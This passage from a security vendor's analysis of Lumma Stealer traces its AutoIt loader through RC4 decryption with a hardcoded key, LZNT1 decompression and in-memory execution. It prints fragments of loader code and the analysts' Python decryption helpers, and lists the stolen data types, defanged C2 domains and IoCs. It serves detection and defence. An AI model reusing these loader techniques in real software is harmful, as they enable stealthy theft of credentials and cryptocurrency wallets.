Part of the AutoIt loader responsible for the shellcode execution

Processing the $dayjoy payload

After executing the loader shellcode, the script processes the second-stage payload located in the *$dayjoy* variable. The payload is decrypted using RC4 with a hardcoded key *1246403907690944*.

```
$dayjoy = "0xB96ECAA85934831342694E4351DB4317..."
$dayjoy = $dayjoy & "B21283373026FF75771AE64ED5DCAB5E9E..."
...
```

The encrypted payload

To decrypt the payload independently, we wrote a custom Python script that you can see in the screenshot below.

```
def decrypt_rc4(data: bytes, key: bytes) -> bytes:
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i]

    i = j = 0
    decrypted = bytearray()
    for byte in data:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) % 256]
        decrypted.append(byte ^ K)

    return bytes(decrypted)
```

Python script for payload decryption

The decrypted payload is decompressed using the LZNT1 algorithm.

```
$respectunwrap = DllStructCreate("byte[" & 0x10 * DllStructGetSize($polishtransdeliveredparker) & "]")
DllCall("ntdll.dll", "int", "RtlDecompressFragment", "ushort", 0x2, ...)
```

```
def decompress_lznt1(data: bytes) -> bytes:
    NTDLL = ctypes.windll.ntdll
    RtlDecompressBuffer = NTDLL.RtlDecompressBuffer
    decompressed_size = len(data) * 10
    decompressed = ctypes.create_string_buffer(decompressed_size)
    final_size = ctypes.c_ulong()

    status = RtlDecompressBuffer(
        2,  # COMPRESSION_FORMAT_LZNT1
        decompressed,
        decompressed_size,
        data,
        len(data),
        ctypes.byref(final_size),
    )

    if status != 0:
        raise RuntimeError(f"Decompression failed with NTSTATUS: {status:x}")

    return decompressed.raw[:final_size.value]
```

Payload decompression

Final payload execution

After decryption and decompression, the *$dayjoy* payload is executed in memory. The script uses *DllCallAddress* to invoke the payload directly in the allocated memory. This ensures the payload is executed stealthily without being written to disk.

```
$engineercrewangeleschoice = CAREERSPERSPECTIVESDGCONTENT(
   TRAMADOLDEDICATEDCOMPACTNECK(          // Decompress the decrypted payload using LZNT1
       FLOORINGREJECTEDFUJITSU(           // Decrypt the payload using RC4
           Binary($dayjoy),               // The raw encrypted payload stored in $dayjoy
           Binary("1246403907690944")     // The hardcoded RC4 encryption key
       )
   ),
   $planerecorddownloads,                 // Command line arguments from parent process
   $requirementssecretariataccountingbuttons, // Target executable path
   $compiledvds                           // Retry counter for execution attempts
)
```

Final payload execution

This final payload is the stealer itself. The malware's comprehensive data theft capabilities target a wide range of sensitive information, including:

- Cryptocurrency wallet credentials (e.g., Binance, Ethereum) and associated browser extensions (e.g., MetaMask)
- Two-factor authentication (2FA) data and authenticator extensions
- Browser-stored credentials and cookies
- Stored credentials from remote access tools such as AnyDesk
- Stored credentials from password managers such as KeePass
- System and application data
- Financial information such as credit card numbers

C2 communication

Once Lumma Stealer is executed, it establishes communication with its command and control (C2) servers to exfiltrate the stolen data. The malware sends the collected information back to the attacker's infrastructure for further exploitation. This communication is typically performed over HTTP or HTTPS, often disguised as legitimate traffic to avoid detection by network security monitoring tools.

C2 servers identified

The following C2 domains used by Lumma Stealer to communicate with the attackers were identified in the analyzed sample:

- reinforcenh[.]shop
- stogeneratmns[.]shop
- fragnantbui[.]shop
- drawzhotdog[.]shop
- vozmeatillu[.]shop
- offensivedzvju[.]shop
- ghostreedmnu[.]shop

- gutterydhowi[.]shop

These domains are used to receive stolen data from infected systems. Communication with these servers is typically via encrypted **HTTP POST** requests.

Conclusions

As a mass-distributed malicious program, Lumma Stealer employs a complex infection chain that includes a number of anti-analysis and detection evasion techniques, to stealthily infiltrate the victim's device. Although the initial infection via dubious pirated software and cryptocurrency-related websites and Telegram channels suggests that individuals are the primary targets of these attacks, we saw Lumma in an incident at one of our customers, which illustrates that organizations can also fall victim to this threat. The information stolen by such malware may end up in the hands of more prominent cybercriminals, such as ransomware operators. That's why it's important to prevent stealer infections at the early stages. By understanding the infection techniques, security professionals can better defend against this growing threat and develop more effective detection and prevention strategies.

IoCs

The following list contains the URLs detected during our research. Note that the attackers change the malicious URLs and Telegram channels almost daily, and the IoCs provided in this section were already inactive at the time of writing. However, they may be useful for retrospective threat detection.

Malicious fake CAPTCHA pages

- seenga[.]com/page/confirm.html
- serviceverifcaptcho[.]com
- downloadsbeta[.]com
- intelligenceadx[.]com
- downloadstep[.]com
- nannyirrationalacquainted[.]com
- suspectplainrevulsion[.]com
- streamingsplays[.]com
- bot-detection-v1.b-cdn[.]net
- bot-check-v5.b-cdn[.]net
- spam-verification.b-cdn[.]net
- human-test.b-cdn[.]net
- b-cdn[.]net
- b-cdn[.]net

Telegram channels distributing Lumma

- t[.]me/hitbase
- t[.]me/sharmamod

Source: https://securelist.com/lumma-fake-captcha-attacks-analysis/116274/